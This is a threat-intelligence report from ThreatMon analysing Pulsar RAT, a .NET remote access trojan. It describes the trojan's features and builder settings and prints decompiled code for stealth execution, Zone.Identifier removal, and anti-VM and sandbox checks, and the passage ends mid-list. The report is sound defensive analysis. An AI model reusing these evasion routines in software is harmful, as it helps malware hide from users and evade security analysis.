
ThreatMon
Under Cyber Wings

PULSAR RAT TECHNICAL MALWARE ANALYSIS REPORT

ATTACK CHAIN



DIAMOND MODEL

Adversary

- Open Source / Public Project
- Pulsar - Github
- KingKDot - Lead Developer

Capabilities

- Credential Access
- Data Exfiltration
- Persistence Mechanisms
- Screen Manipulation
- Cryptocurrency Targeting
- Anti-VM/Sandbox & Evasion Techniques
- UAC Bypass
- Hidden Virtual Network Computing
- Reverse Proxy
- Telegram Notifications
- Encrypted Communication
- Remote Desktop
- Remote Execution
- File & Task & Startup Manager
- Kematian Stealer Built-in
- Webcam & Microphone Access

Infrastructure

- GitHub
- IP Geolocation APIs
- Command and Control (C2) Server

Victim

- Windows systems
- Global Targets

Executive Summary & Key Findings

At ThreatMon, we strive to prevent potential malicious activities by informing individuals, companies, firms, institutions, and organizations about current threats through our reports, posts, and analyses.

Pulsar is a modular, open-source .NET-based Remote Administration Tool (RAT) designed to provide comprehensive control and monitoring capabilities on Windows systems. As a continuation of Quasar RAT, Pulsar incorporates significant enhancements that expand its functionality and adaptability. Pulsar introduces advanced features such as encrypted communication via TLS, reverse proxy support, and remote desktop access, while also adding new modules for specialized tasks like anti-debugging, virtualization detection, and data exfiltration.

Building upon the Quasar framework, Pulsar extends its architecture with unique capabilities such as webcam and microphone access, Hidden Virtual Network Computing (HVNC) for stealthy remote desktop control, and the integration of the Kematian Grabber module for credential harvesting and sensitive data extraction. The tool also includes creative modules under "FunStuff," enabling operations like GDI effects, blue screen of death (BSOD) triggers, mouse swapping, and taskbar hiding, showcasing versatility beyond conventional RAT applications.

Further enhancements include robust anti-VM, anti-debugging techniques, code injection capabilities, and built-in obfuscation and packing mechanisms to evade detection. Pulsar's modular design allows for the seamless addition of plugins, enabling developers and operators to customize its functionality for specific campaign objectives, whether for legitimate IT administration or unauthorized access.

Pulsar's extensive feature set and adaptability make it a powerful tool within the remote administration landscape. While offering legitimate use cases such as IT support and remote workforce monitoring, its advanced stealth and exploitation capabilities highlight the need for vigilance against potential misuse. As Pulsar continues to evolve, it represents both an asset and a threat, depending on its deployment context.

About Pulsar RAT




Figure - 1 | Pulsar Github Repository

Pulsar is a modular, open-source .NET-based **remote administration tool (RAT)** developed to provide comprehensive **control and monitoring** on Windows systems while maintaining a lightweight footprint and stealthy behavior. As a continuation of Quasar RAT, it has evolved to address both legitimate remote management needs and exploitation scenarios commonly observed in cybercriminal campaigns. Designed with adaptability in mind, Pulsar leverages **encrypted communication** channels to ensure secure data exchange and minimal risk of detection. Its architecture enables operators to customize functionalities for specific objectives, making it a versatile tool in the realm of remote access technologies. While initially intended for benign **administrative purposes**, Pulsar's growing presence in unauthorized activities highlights its **dual-use** nature and the necessity for vigilance in its **monitoring** and **mitigation**.

Features & Core Capabilities

- **Encrypted Communication:** Pulsar utilizes TLS encryption for secure and stealthy communication, ensuring that all transmitted data remains confidential and protected from interception.
- **Hidden Virtual Network Computing (HVNC):** Allows operators to access the remote desktop in hidden sessions, enabling undetectable system monitoring and manipulation.
- **Kematian Stealer Integration:** Incorporates a built-in credential harvesting module to extract sensitive information from browsers and FTP clients for advanced data exfiltration.
- **Remote Desktop Control:** Facilitates seamless navigation and interaction with the victim's graphical interface for complete operational control.
- **Unicode-Supported Keylogger:** Captures keystrokes across applications, including multi-language input, ensuring detailed and comprehensive data logging.
- **Reverse Proxy Capability:** Implements SOCKS5 proxy routing to anonymize network traffic, enhancing security and operational flexibility.
- **System Power Management:** Enables execution of critical system commands such as shutdown, restart, and standby to control device states remotely.
- **Task and File Management:** Includes advanced tools for task termination and file operations, ensuring efficient system administration capabilities.
- **Startup Manager:** Offers precise control over startup entries to ensure persistent execution and remote access from boot.
- **Registry Editor:** Provides robust Windows registry editing for modifying system configurations and enabling advanced control.
- **Anti-Debugging and Anti-Virtualization:** Integrates mechanisms to detect and evade debugging environments and virtualized systems for enhanced operational stealth.
- **Built-in Obfuscator and Packer:** Features advanced techniques for obfuscating and packing executables to minimize detection by security solutions.
- **Screen Corrupter and Visual Effects:** Includes functionalities for visually disrupting the victim’s interface, aiding in misdirection and operational manipulation.

Pulsar From the Eyes of Attackers




Figure - 2 | Pulsar Main Page

Pulsar's graphical user interface (GUI) serves as a centralized control hub, enabling operators to manage connected clients, execute tasks, and create payloads seamlessly through its integrated builder. The interface is designed to be highly intuitive, showcasing essential client information such as IP addresses, system specs, and a live preview pane for remote desktop sessions.




Figure - 3 | Client Builder Settings

In Client Builder settings, operators can enable powerful features like Anti-VM and Anti-Debugging to evade detection and analysis, as well as utilize obfuscation and packing to reduce the payload's visibility to security tools. For persistence, users can specify detailed installation paths, including subdirectories and file names, and enable autostart functionality to ensure the client executes automatically upon system startup.




Figure - 4 | Connection and Assembly Settings

The client builder includes advanced configuration options, such as setting multiple connection hosts with customizable IP addresses, ports, and pastebin links for dynamic management. Operators can also define reconnect delays to enhance resilience. Additionally, the assembly settings allow full customization of metadata like product name, versioning, and icons, providing flexibility for disguising the payload. The keylogger can be enabled or disabled in monitoring settings, with options for customizing the log directory name and hiding the directory for stealth.




Figure - 5 | Crypto Clipper GUI and Settings

The interface includes a Crypto Clipper feature that allows predefined cryptocurrency wallet addresses to replace those copied by the user, effectively redirecting transactions. Additionally, the Settings section offers a range of configuration options such as port selection, dark mode, hiding the interface from screen capture, enabling notifications (e.g., popup or Telegram), blocking specific IP addresses, and integrating with DNS updater services for enhanced management.

Code Analysis of Pulsar




Figure - 6 | Detect It Easy Analysis of Built Client




Figure - 7 | Compressed Files in Resources Section

During the analysis of the built client, it was observed that features such as Anti-VM and Anti-Debugging are present in the binary even though they were not enabled in the builder GUI.

This is because the functionalities exist in the code but remain inactive unless specifically triggered.

The file size is approximately 1.57 MB, and the sample has a **high entropy** value of 7.71. This is not due to obfuscation or packing, but rather the presence of **compressed data** located in the **resources** section. (Figure -7) Notably, class names are randomized by default, even though this option is not configurable via the GUI.

```
protected override void OnLoad(EventArgs e)
{
    base.Visible = false;
    base.ShowInTaskbar = false;
    this.Run();
    base.OnLoad(e);
}
```

Figure - 8 | Pulsar OnLoad Method for Stealth Execution

Pulsar hides its presence by **disabling** its **visibility** and **taskbar icon**, allowing it to operate covertly while initiating its core malicious functions. It also triggers the main operational logic and ensures the parent class's initialization process is completed.

base.Visible = false
base.ShowInTaskbar = false

```
public void Run()
{
    if (!Settings.Initialize())
    {
        Environment.Exit(1);
    }
    this.ApplicationMutex = new SingleInstanceMutex(Settings.MUTEX);
    if (!this.ApplicationMutex.CreatedNew)
    {
        Environment.Exit(2);
    }
    Manager.StartAnti();
    FileHelper.DeleteZoneIdentifier(Application.ExecutablePath);
```

Figure - 9 | Pulsar Runtime Checks and Anti-Analysis Initialization

Pulsar, within the **Run()** method, ensures **single-instance** execution through a named **mutex** mechanism. It **prevents** multiple instances from running simultaneously, which helps maintain control and stealth. The malware then invokes **anti-analysis** checks. It deletes metadata streams **(Zone.Identifier)** from its executable to **evade** SmartScreen and forensic tools.

```
public static void StartAnti()
{
    if (Settings.ANTIVM)
    {
        Manager.CheckVirtualization();
    }
    if (Settings.ANTIDEBUG)
    {
        Task.Factory.StartNew(delegate{Manager.CheckInjection(); });
        Task.Factory.StartNew(delegate{Manager.CheckDebugger(); });
    }
}
```

Figure - 10 | Pulsar Anti-Analysis Execution

Pulsar performs anti-analysis checks based on its configuration. If enabled, it **detects virtual machines, debugging tools**, and **injection** attempts. These mechanisms are adapted from the open-source **AntiCrack-DotNet** project to enhance evasion.

Manager.CheckVirtualization()
Manager.CheckInjection()
Manager.CheckDebugger()

```
private static void CheckVirtualization()
{
    Func<bool>[] array = new Func<bool>[]
    {
        new Func<bool>(AntiVirtualization.AnyRunCheck),
        new Func<bool>(AntiVirtualization.TriageCheck),
        new Func<bool>(AntiVirtualization.CheckForQemu),
        new Func<bool>(AntiVirtualization.CheckForParallels),
        new Func<bool>(AntiVirtualization.IsSandboxiePresent),
        new Func<bool>(AntiVirtualization.IsComodoSandboxPresent),
        new Func<bool>(AntiVirtualization.IsCuckooSandboxPresent),
        new Func<bool>(AntiVirtualization.IsQihoo360SandboxPresent),
        new Func<bool>(AntiVirtualization.CheckForBlacklistedNames),
        new Func<bool>(AntiVirtualization.CheckForVMwareAndVirtualBox),
        new Func<bool>(AntiVirtualization.CheckForKVM),
        new Func<bool>(AntiVirtualization.BadVMFilesDetection),
        new Func<bool>(AntiVirtualization.BadVMProcessNames),
        new Func<bool>(AntiVirtualization.CheckDevices),
        new Func<bool>(AntiVirtualization.Generic.EmulationTimingCheck),
        new Func<bool>(AntiVirtualization.Generic.PortConnectionAntiVM),
        new Func<bool>(AntiVirtualization.Generic.AVXInstructions),
        new Func<bool>(AntiVirtualization.Generic.RDRANDInstruction),
        new Func<bool>(AntiVirtualization.Generic.FlagsManipulationInstructions)
    };
    for (int i = 0; i < array.Length; i++)
    {
        if (array[i]())
        {
            Process.GetCurrentProcess().Kill();
        }
    }
}
```

Figure - 11 | Virtualization Detection Routine

Pulsar employs a modular array of over fifteen environment-specific checks to detect **virtualization** and **sandboxing**. These include heuristics for known **sandbox platforms** (e.g., Any.Run, Triage), **emulators**, **blacklisted VM names, hardware device signatures**, and **CPU** instruction **anomalies**. If any check **confirms** a monitored environment, the malware **terminates** itself immediately to **evade** analysis. It detects analysis environments using the following checks:
Sandbox Platforms: Any.Run, Triage, Cuckoo Sandbox, Comodo Sandbox, Qihoo 360 Sandbox.
